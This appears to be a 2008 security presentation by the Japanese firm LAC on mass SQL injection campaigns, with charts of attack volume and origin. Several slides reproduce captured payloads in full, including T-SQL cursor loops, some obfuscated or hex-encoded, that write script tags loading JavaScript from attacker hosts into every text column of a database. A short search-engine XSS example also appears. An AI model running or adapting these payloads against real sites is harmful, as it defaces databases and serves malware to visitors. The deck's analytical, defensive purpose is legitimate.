DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b
where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or
b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor
INTO @T,@C WHILE(@@FETCH_STATUS=0)
BEGIN exec('update ['+@T+] set
['+@C+']=rtrim(convert(varchar,['+@C+']))+"<script
src=http://www.2117966.net/fuckjp0.js></script>"')
FETCH NEXT FROM Table_Cursor INTO @T,@C
END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

- Inject malicious scripts
- Target : Text columns
 - ntext (2007)
 - varchar, sysname, text, ntext (2008)

Sophisticated Attack Methods (May, 2008)

```
hoge.asp;dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(255)%20dEcLaRe%20tAb
Le_cursorR%20cUrSoR%20FoR%20sElEcT%20a.nAmE,b.nAmE%20FrOm%20sYsObJe
CtS%20a,sYsCoLuMnS%20b%20wHeRe%20a.iD=b.iD%20AnD%20a.xTyPe='u'%20An
D%20(b.xTyPe=99%20oR%20b.xTyPe=35%20oR%20b.xTyPe=231%20oR%20b.xTyPe
=167)%20oPeN%20tAbLe_cursorR%20fEtCh%20next%20FrOm%20tAbLe_cursor%20i
NtO%20@t,@c%20while(@@fEtCh_status=0)%20bEgIn%20exec('UpDaTe%20['%2b@t
%2b']%20sEt%20['%2b@c%2b']=rtrim(convert(varchar,['%2b@c%2b']))%2bcAsT(0x223
E3C2F7469746C653E3C736372697074207372633D687474703A2F2F732E736565392
E75732F732E6A733E3C2F7363726970743E3C212D2D%20aS%20vArChAr(67))'%20f
EtCh%20next%20FrOm%20tAbLe_cursor%20iNtO%20@t,@c%20eNd%20cLoSe%20t
AbLe_cursor%20dEAILoCaTe%20tAbLe_cursor;-- HTTP/1.1
```


```
hoge.asp;dEcLaRe @t vArChAr(255),@c vArChAr(255) dEcLaRe tAbLe_cursor cUrSoR
FoR sElEcT a.nAmE,b.nAmE FrOm sYsObJeCtS a,sYsCoLuMnS b wHeRe a.iD=b.iD
AnD a.xTyPe='u' AnD (b.xTyPe=99 oR b.xTyPe=35 oR b.xTyPe=231 oR b.xTyPe=167)
oPeN tAbLe_cursor fEtCh next FrOm tAbLe_cursor iNtO @t,@c
while(@@fEtCh_status=0) bEgIn exec('UpDaTe ['+@t+] sEt
['+@c+']=rtrim(convert(varchar,['+@c+']))+cAsT(0x223E3C2F7469746C653E3C7363726
97074207372633D687474703A2F2F732E736565392E75732F732E6A733E3C2F73637
26970743E3C212D2D aS vArChAr(67))' fEtCh next FrOm tAbLe_cursor iNtO @t,@c
eNd cLoSe tAbLe_cursor dEAILoCaTe tAbLe_cursor;-- HTTP/1.1
```

```
"></title><script src=http://s.see9.us/s.js></script><!--
```


Check the Target Columns

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and
a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+] set ['+@C+]='''>
</title><script src="http://www0.douhunqn.cn/csrss/w.js"></script>
<!--'+['+@C+'] where '+@C+' not like "%"></title>
<script src="http://www0.douhunqn.cn/csrss/w.js"></script><!--"')FETCH
NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE
Table_Cursor
```

- Check entire columns before falsification
- Attacker would not falsify if same scripts were found



Request Contains Multi-byte Code

```
DECLARE%20@S%20VARCHAR ( 4000 ) ; SET%20@S = CAST  
(0x4445434C415245204054205641524348415228323535292C404320564152434841522832353529204  
445434C415245205461626C655F437572736F7220435552534F5220464F522053454C45435420612E6E  
616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E7320  
6220574845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E  
78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220  
622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542  
046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C452840404645544  
3485F5354415455533D302920424547494E20455845432827555044415445205B272B40542B275D205  
34554205B272B40432B275D3D525452494D28434F4E5645525428564152434841522834303030292C  
5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E776573747  
06163736563757265736974652E636F6D2F622E6A733E3C2F7363726970743E2727272920464554434  
8204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C404320454E4420434  
C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F722  
0%20AS%20VARCHAR(4000));EXEC (@S);--&K=0
```


LAC : Risk Research Institute of Cyber Space Report
http://www.lac.co.jp/info/rrics_report/

- Multi-byte code is contained in the SQL injection attack request
- Possibly created in a specific area where multi-byte language is used

What Happened on June 19, 2008 (JST)

SQL injection attack on June 19, 2008


Count




June, 2008

Almost zero
on June 19, 2008

Count by ratio



Distribution Map of Attackers



LAC : Threats come from all over the world

<http://www.lac.co.jp/info/attacks-now.html>


<http://www.lac.co.jp/info/img/200805attacks-map.gif>

<http://www.lac.co.jp/info/img/200806attacks-map.gif>

<http://www.lac.co.jp/info/img/200807attacks-map.gif>


<http://www.lac.co.jp/info/img/200808attacks-map.gif>

Trend of Malicious Scripts



JSOC Report
Trend of malicious scripts by SQL injection attack


Falsify Information Stored in an Advertising Company



Attack the database by exploiting an Internet portal site

IDS/IPS raises the alert but can not block by FW ACLs

Abuse Online Translation Services



Attack the target by exploiting the online translation service

Difficult to restrict the access on the Web server by FW ACLs

Abuse Search Engines

1. Malicious link in the attacker's blog

`http://www.example.com/<script>alert('xss')</script>`



2. Search engine crawls and indexes

`http://www.example.com/<script>alert('xss')</script>`

Target server



3. Request

`http://www.example.com/<script>alert('xss')</script>`


Search engine



